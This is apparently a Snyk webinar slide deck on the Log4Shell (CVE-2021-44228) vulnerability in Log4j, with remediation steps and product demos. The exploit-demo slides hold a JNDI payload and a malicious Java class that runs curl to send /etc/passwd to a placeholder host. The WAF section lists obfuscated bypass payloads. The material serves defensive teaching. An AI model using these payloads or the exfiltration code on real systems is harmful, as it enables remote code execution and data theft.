



**snyk**

## Log4Shell Webinar – What you need to know

Simon Maple, Field CTO, Snyk

Lawrence Crowther, Head of Solution Engineering APJ, Snyk

# Agenda



**What is Log4J - who uses and why?**



**Log4Shell - Exploit Demo**



**Risks, Impact & how it is present in applications**



**How you Remediate it**



**Snyk Demo - Find & Fix**



**Q&A**

# TL;DR



A highly prevalent, critical, and easily exploitable zero day vul was disclosed affecting a Java logging framework, **log4j 2**, on Dec 10th 2021 (dubbed **Log4Shell**).



You must **identify** where you use log4j2 and **upgrade** your log4j 2 versions to **2.16.0** (also includes a lower sev DOS vuln) - where you can't upgrade, use mitigations.



For a full remediation guide, visit: <https://snyk.io/blog/log4shell-remediation-cheat-sheet/>

The graphic is a dark-themed cheat sheet titled "Log4Shell Remediation Cheat Sheet" with the Snyk logo in the top right. It contains ten numbered steps (01-10) for remediation:

- 01** Gain visibility by identifying all paths of log4j in your dependency graph. Includes instructions to use `sbom` and `log4j` commands.
- 02** Upgrade your log4j version to 2.16.0 or higher where possible. Includes a note about CVE-2021-44228.
- 03** Remove the `org.apache.logging.log4j` and supporting classes. Lists various Maven coordinates for log4j and log4j-core.
- 04** Disable lookups via properties. Shows how to set `log4j2.formatMsgNoLookups=true` in `log4j2.properties`.
- 05** Upgrading your JDK isn't enough. Warns that JDK updates don't mitigate the vulnerability and provides a link to a blog post.
- 06** Restrict egress back to the Internet through Kubernetes policies or other. Warns that egress restrictions are not enough and provides a link to a blog post.
- 07** Monitor projects for auto-PN support. Warns that auto-PN support is not available for all projects and provides a link to a blog post.
- 08** Block malicious requests in your WAF. Shows examples of WAF rules for blocking log4j requests.

At the bottom right, there is a red button that says "Start a free Snyk account to find and automatically fix Log4Shell".

## What is Log4j?

Log4j is a very popular Apache logging framework written in Java that provides fast, flexible, and reliable application logging. (Popular Java loggers include Log4j, log4j 2, Logger, SLF4J)

# What is Log4Shell?

## Log4j vulnerability disclosed: Prevent Log4Shell RCE by updating to version 2.15.0



**Brian Vermeer**  
December 10, 2021

Today (Dec.10, 2021), a new, critical [Log4j](#) vulnerability was disclosed: [Log4Shell](#). This vulnerability within the popular Java logging framework was published as [CVE-2021-44228](#), categorized as [Critical](#) with a CVSS score of 10 (the highest score possible). The vulnerability was discovered by Chen Zhaojun from Alibaba's Cloud Security team.

All current versions of log4j2 up to 2.14.1 are vulnerable. You can remediate this vulnerability by updating to [version 2.15.0 or later](#).



**Daniel Berman**  
@proudboffin

Well, that's a first! Never seen a 1000 priority score assigned to a vuln by @snyksec before! #Log4Shell #log4j



**org.apache.logging.log4j:log4j-core** - Arbitrary Code Execution

VULNERABILITY | CWE-502 <sup>12</sup> | CVE-2021-44228 <sup>12</sup> | CVSS 10 <sup>12</sup> | **CRITICAL** | SNYK-JAVA-ORGAPACHELOGGINGLOG4J-2314720 <sup>12</sup>

SCORE  
**1000**

Introduced through org.apache.logging.log4j:log4j-slf4j-impl@2.14.1

Fixed in org.apache.logging.log4j:log4j-core@2.15.0

Exploit maturity

**MATURE**

Social trends

**TRENDING**

Show less detail ^


Detailed paths and remediation

Why this Priority Score?

- Currently trending on Twitter
- Mature exploit
- Recently disclosed
- Has a fix available
- CVSS 10

# Java Naming and Directory Interface

What is JNDI  
and why does  
Log4j use it?




# Java Naming and Directory Interface

What are the attack vectors?



`jndi:ldap:evil.server:11/evil`

My evil object, 'evil'



# What is the Log4Shell Exploit?

In the code snippet below, check out the argument that was given by a user. If the argument doesn't comply, we log an error. But if the user input is `"${jndi:ldap://someurl/Evil}"` we triggered the Log4Shell vulnerability because we know it will be logged as an error.

```
try {
    checkout(arg);
} catch (Exception e) {
    logger.error("Failed to checkout with arg " + arg)
}
```

```
public class RefactoredName implements ObjectFactory {
    @Override
    public Object getObjectInstance (Object obj, Name name, Context nameCtx,
        Runtime.getRuntime().exec("curl -F 'file=/etc/passwd' https://someurl/");
    return null;
}
}
```



# Can I see this IRL?

In the code snippet below, check out the argument that was given by a user. If the argument doesn't comply, we log an error. But if the user input is `"${jndi:ldap://someurl/Evil}"` we triggered the Log4Shell vulnerability because we know it will be logged as an error.

```
try {
    checkout(arg);
} catch (Exception e) {
    logger.error("Failed to checkout with arg " + arg)
}
```

## EXPLOIT DEMO TIME

```
public class RefactoredName implements ObjectFactory {
    @Override
    public Object getObjectInstance (Object obj, Name name, Context nameCtx,
        Runtime.getRuntime().exec("curl -F 'file=/etc/passwd' https://someurl/");
    return null;
}
}
```

# What are the risks?



**Regulatory Compliance Failures**



**Cloud Security Control Failures**



**3rd Party SaaS Application Security Failures**



**Remote code Execution**



**Remote Server Control**



**Increased Insider threat**

## What are some examples of the impact?



**Deploy Malware/Ransomware**



**Complete Server/Application takeover**



**Data Exfiltration**



**Loss of Data Integrity**



**Loss of Availability**



**Disabling other security services**

## How is it present in applications?

- **35% of Snyk customers are using Log4j**
- **Of those customers, 39.2% use it directly while 60.8% are using it indirectly as a transitive dependency.**

### Log4J library prevalence in Java projects



# How is it present in applications?

Show

All Dependencies

Vulnerabilities Only

License Issues Only

Vulnerabilities & License Issues


com...@1.0-SNAPSHOT

  com.google.code.gson:gson@2.8.1



com.jgeppert.struts2.bootstrap:struts2-bootstrap-plugin@2.5.1

   org.apache.struts:struts2-core@2.3.30

  commons-fileupload:commons-fileupload@1.3.2

 commons-io:commons-io@2.2

 commons-io:commons-io@2.2

  org.freemarker:freemarker@2.3.22

org.apache.velocity:velocity-tools@2.0

 commons-codec:commons-codec@1.10

   mysql:mysql-connector-java@5.1.42

   org.apache.logging.log4j:log4j-core@2.3

## Summary: Why is there so much concern?



**Log4j is VERY popular**



**Log4j is found in direct, but mostly transitive deps, so you may not even know you're using it.**



**It's a very accessible and exploitable vuln**



**Remote code Execution - the holy grail**



**Zero day vulnerability**

# Log4Shell Remediation Cheat Sheet



## 01 Gain visibility by identifying all paths of `log4j` in your dependency graph.

- Test all your projects using [Snyk's free plan](#) (CLI, git repo, Snyk UI etc) to identify where your application uses `log4j`.
- Run `mvn dependency:tree | grep log4j` at the command line for each of your Maven projects.

## 02 Upgrade your `log4j` version to 2.16.0 or higher where possible.

**Important note:** Upgrading to 2.16.0 rather than 2.15.0-rc2 will also provide a fix for [CVE-2021-45046](#).

- **Automatic fix:** Connect Snyk to your Git repositories so it can raise pull requests to update your dependency graph where possible.
- **Manual fix:** If you are using `log4j` as a direct dependency, you can upgrade your build file directly to 2.16.0 or higher.
- **Manual fix:** If you are using `log4j` as a transitive dependency, identify a version of your direct dependency which pulls in the transitive `log4j` dep at 2.16.0 or higher.

**Note:** 2.16.0 disables JNDI by default. Refer to the framework docs you use, such as Spring, for additional advice in pinning `log4j` versions (Spring uses `SLF4J`), but can be configured to use `log4j`). For cases where this is not possible, follow next steps.

## 03 Remove the `JndiLookup` and supporting classes

- Run the following command against your deployments (`-q` is optional, you may want to turn quiet mode off):  
`zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class`
- Other classes you should remove include:
  - `JndiManager`
  - `JMSAppender`
  - `SMTPAppender`

These changes require a JVM restart, and may cause unexpected runtime behavior.

## 04 Disable lookups via properties

If you are using vulnerable versions of `log4j` 2.10 or greater, you can disable lookups through setting the system property `LOG4J_FORMAT_MSG_NO_LOOKUPS` to `true` or by setting an environment variable `-Dlog4j2.formatMsgNoLookups=true`.

## 05 Upgrading your JDK isn't enough

While initial advice suggested a JDK upgrade could mitigate the vulnerability, it was later shown not to be effective against this vulnerability. This includes setting `com.sun.jndi.ldap.object.trustURLCodebase` to `false`.

## 06 Restrict egress back to the internet through Kubernetes policies or other

Note that this doesn't stop access to malicious LDAP servers running within your network. Note that there are other attack vectors targeting this vulnerability which can result in RCE. An attacker could still leverage existing code on the server to execute a payload.

## 07 Monitor projects for auto-PR support

If using Snyk, be sure to have your projects monitored. This will:

- **Send you alerts when new upgrades are available.** This is particularly useful when `log4j` is used transitively, as you'll be sent a PR when your direct dependencies use the fixed version with an upgrade path.
- **Alert you with fix PRs** when further fixes are made available for this vulnerability, or if future attack vectors are found that surface new vulnerabilities.

## 08 Block malicious requests in your WAF

Blocking should be considered a last resort attempt to stop attacks. Since new malicious payloads are being discovered by the hour, this approach cannot be relied upon, but will not hurt to add. Here are some examples of payloads which have bypassed rules so far:

```
/${::-j}${::-n}${::-d}${::-i}${::-r}${::-m}${::-i}${::-i};//asdasd.asdasd.asdasd/poc)
/${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass)
/${jndi:rmi://asdasd.asdasd.asdasd)
/${$(lower:jndi):$(lower:rmi)}://
asdasd.asdasd.asdasd/poc)
/${$(lower:${lower:jndi}):$(lower:rmi)}://
asdasd.asdasd.asdasd/poc)
/${$(lower:j)}${(lower:n)}${(lower:d)i}:${(lower:rmi)}://
adsasd.asdasd.asdasd/poc)
/${$(lower:j)}${(upper:n)}${(lower:d)}${(upper:i)}:
${(lower:r)m}${(lower:i)}://xxxxxx.xx/poc)
/${$(lower:j)}${(lower:n)}${(lower:d)i}:${(lower:ldap)}://
%$}
```

Start a free Snyk account to find and automatically fix Log4Shell



# So, what's the fix?

<https://snyk.io/blog/log4shell-remediation-cheat-sheet/>

snyk

# Timely & Accurate Security Intelligence

## Arbitrary Code Execution

Affecting org.apache.logging.log4j:log4j-core package, versions [2.0-beta9,2.15.0)

INTRODUCED: 10 DEC 2021 NEW CVE-2021-44228 🔒 CWE-502 🔒

Share

### How to fix?

Upgrade `org.apache.logging.log4j:log4j-core` to version 2.15.0 or higher.

Click here for a guide on how to scan your projects for this vulnerability.

Sign up to Snyk for more details.

### Overview

org.apache.logging.log4j:log4j-core is a logging library for Java.

Affected versions of this package are vulnerable to Arbitrary Code Execution. Apache Log4j2 JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled.

From log4j 2.15.0, this behavior has been disabled by default. In previous releases (>2.10) this behavior can be mitigated by setting system property `log4j2.formatMsgNoLookups` to `true`, or by removing the `JndiLookup` class from the classpath (example: `zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class`).

Java 8u121 (see <https://www.oracle.com/java/technologies/javase/8u121-relnotes.html>) protects against remote code execution by defaulting `com.sun.jndi.rmi.object.trustURLCodebase` and `com.sun.jndi.cosnaming.object.trustURLCodebase` to `false`.

Note: org.apache.logging.log4j:log4j-api was originally deemed vulnerable, but Apache maintainers have since clarified that this only affects org.apache.logging.log4j:log4j-core.

### References



### SOCIAL TRENDS

Trending on Twitter

### ATTACK COMPLEXITY

Low

### SCOPE

Changed

### CONFIDENTIALITY

High

### INTEGRITY

High

### AVAILABILITY

High

See more

Do your applications use this vulnerable package?



# What's the other vuln about?

## Denial of Service (DoS)

Affecting [org.apache.logging.log4j:log4j-core](#) package, versions [2.13.0,2.16.0] [2.0-beta9,2.12.2]

INTRODUCED: 14 DEC 2021 NEW CVE-2021-45046 ? Share ▼

INTR CWE-400 ?

### How to fix?

Upgrade `org.apache.logging.log4j:log4j-core` to version 2.16.0, 2.12.2 or higher.

[Sign up to Snyk for more details.](#)

### Overview

`org.apache.logging.log4j:log4j-core` is a logging library for Java.

Affected versions of this package are vulnerable to Denial of Service (DoS). When an application's logging configuration uses a non-default Pattern Layout with either a Context Lookup (for example, `$$${ctx:loginId}`) or a Thread Context Map pattern (`%X`, `%mdc`, or `%MDC`), attackers with control over Thread Context Map (MDC) input data can craft malicious input using a JNDI Lookup pattern resulting in a denial of service attack.

3.7

LOW

ATTACK COMPLEXITY ?

High

[See more](#)

### Do your applications use this vulnerable package?

In a few clicks we can analyze your entire application and see what components are vulnerable in your application, and suggest you quick fixes.

[Test your applications](#)

<https://security.snyk.io/vuln/SNYK-JAVA-ORGAPACHELOGGINGLOG4J-2320014>

snyk

## How does Snyk help find & fix?



**Timely and Accurate Security Intelligence**



**Snyk Command Line Interface (CLI) or Integrated Development Environment (IDE)**



**Import via Source Code Manager (SCM)**




**Automatic Pull Request (PR) Fixes Triggered**



**Dependency Tree Reporting & SBOMs**

# Integrated Development Environment (IDE)



project > dependencies > dependency > artifactid

Snyk

Scan For Issue Types: Severity: C H M L

Open Source Security - 44 vulnerabilities: 10 critical | 17 high | 13 medium | 4 low

- commons-collections:commons-collections@3.1: Deserialization of Untrusted Data
- commons-fileupload:commons-fileupload@1.3.2: Arbitrary Code Execution
- log4j:log4j@1.2.14: Deserialization of Untrusted Data
- org.apache.logging.log4j:log4j-core@2.3: Arbitrary Code Execution**
- org.apache.logging.log4j:log4j-core@2.3: Deserialization of Untrusted Data
- org.apache.struts:struts2-core@2.3.30: Remote Code Execution (RCE)
- org.apache.struts:struts2-core@2.3.30: Arbitrary Code Execution
- org.apache.struts:struts2-core@2.3.30: Directory Traversal
- org.apache.struts:struts2-core@2.3.30: Arbitrary Code Execution
- org.apache.struts:struts2-core@2.3.30: Remote Code Execution (RCE)
- com.google.code.gson:gson@2.8.1: Deserialization of Untrusted Data
- dom4j:dom4j@1.6.1: XML External Entity (XXE) Injection

**Arbitrary Code Execution**

Vulnerability | CWE-502 | CVE-2021-44228 | CVSS 10 | SNYK-JAVA-ORGAPACHELOGGINGLOG4J-2314720

**Vulnerable module:** org.apache.logging.log4j:log4j-core

**Introduced through:** org.apache.logging.log4j:log4j-core@2.3

**Fixed in:** org.apache.logging.log4j:log4j-core@2.15.0

**Exploit maturity:** High

**Detailed paths**

**Introduced through:** com. @1.0-SNAPSHOT > org.apache.logging.log4j:log4j-core@2.3

**Remediation:** Upgrade to org.apache.logging.log4j:log4j-core@2.15.0

While Coding

## Command Line Interface (CLI) - 'snyk test --dev'

```
Upgrade org.apache.logging.log4j:log4j-core@2.3 to org.apache.logging.log4j:log4j-core@2.15.0 to fix
x Man-in-the-Middle (MitM) [Low Severity][https://snyk.io/vuln/SNYK-JAVA-ORGAPACHELOGGINGLOG4J-567761] in org.apache.logging.log4j:log4j-core@2.3
  introduced by org.apache.logging.log4j:log4j-core@2.3
x Arbitrary Code Execution (new) [Critical Severity][https://snyk.io/vuln/SNYK-JAVA-ORGAPACHELOGGINGLOG4J-2314720] in org.apache.logging.log4j:log4j-core@2.3
  introduced by org.apache.logging.log4j:log4j-core@2.3
x Deserialization of Untrusted Data [Critical Severity][https://snyk.io/vuln/SNYK-JAVA-ORGAPACHELOGGINGLOG4J-31409] in org.apache.logging.log4j:log4j-core@2.3
  introduced by org.apache.logging.log4j:log4j-core@2.3
```


<https://snyk.io/blog/snyk-cli-cheat-sheet/>

DOWNLOAD CHEATSHEET

snyk

# Users can Import & Test

## Source Code Manager (SCM)



arielorn-demos

distributed-app  java-reachability-playground  python-goof

java-goof  goof

## Issue Card

**C** org.apache.logging.log4j:log4j-core - Arbitrary Code Execution SCORE 1000

VULNERABILITY | CWE-502 | CVE-2021-44228 | CVSS 10 | **CRITICAL** | SNYK-JAVA-ORGAPACHELOGGINGLOG4J-2314720

Introduced through	org.apache.logging.log4j:log4j-slf4j-impl@2.14.1	Exploit maturity	<b>MATURE</b>
Fixed in	org.apache.logging.log4j:log4j-core@2.15.0	Social trends	<b>TRENDING</b> View tweets

Show less detail ^

**Detailed paths and remediation**

- Introduced through: org.apache.logging.log4j:log4j-slf4j-impl@2.14.1 → org.apache.logging.log4j:log4j-slf4j-impl@2.14.1 → org.apache.logging.log4j:log4j-core@2.14.1

Fix: Upgrade to org.apache.logging.log4j:log4j-slf4j-impl@2.15.0

# Automatic Pull Requests (PR)

snky-bot commented 4 hours ago First-time contributor

Snyk has created this PR to fix one or more vulnerable packages in the `maven` dependencies of this project.

Changes included in this PR

- Changes to the following files to upgrade the vulnerable dependencies to a fixed version:
  - pom.xml

Vulnerabilities that will be fixed

With an upgrade:

Severity	Priority Score (*)	Issue	Upgrade	Breaking Change	Exploit Maturity
C	875/1000 Why? Currently trending on Twitter, Mature exploit, Recently disclosed, Has a fix available, CVSS 10	Arbitrary Code Execution <a href="#">SNYK-JAVA-ORGAPACHELOGGINGLOG4J-2314720</a>	<code>org.apache.logging.log4j:log4j-core:2.3 -&gt; 2.15.0</code>	No	Mature

Quick and Easy Remediation

## Manually

**C** **org.apache.logging.log4j:log4j-core** - Arbitrary Code Execution SCORE 1000

VULNERABILITY | CWE-502 | CVE-2021-44228 | CVSS 10 | **CRITICAL** | [SNYK-JAVA-ORGAPACHELOGGINGLOG4J-2314720](#)

Introduced through	<code>org.apache.logging.log4j:log4j-slf4j-impl@2.14.1</code>	Exploit maturity	<b>MATURE</b>
Fixed in	<code>org.apache.logging.log4j:log4j-core@2.15.0</code>	Social trends	<b>TRENDING</b> <a href="#">View tweets</a>

Show more detail

[Ignore](#) [Fix this vulnerability](#)



# Snyk Open Source Demo



## Demo Time Find & Fix!



**Questions?**

**Log4Shell – So Now You Know (Snyk)**

# Offer for CAUDIT Members



## 1,000 free scans for 1 month

- For Snyk Open Source
- 1 Scan = 1 Project/Repository in SCM



Register your details [here](#) for the free scans as Snyk would need to enable this for you.



## Snyk Enterprise Plan

For those members who wish to pursue a commercial relationship with Snyk, post the free scan period, members can receive **25% discount off** the Enterprise plan (exclusive to CAUDIT members).



# Lessons learned from Apache Struts: a vulnerability that lead to a real-life hack



Apache Struts (CVE-2017-5638) attacks timeline: +150M People had highly personal data exposed



## Lessons learned

1. **Detect fast:** Make sure to automatically monitor for new vulns and that your database is up-to-date
2. **Respond fast:** Automated fixing into the process
3. **Do it at scale:** with more than 1000 vulns discovered each year, the scalable way to find-fix is to empower devs to be the implementers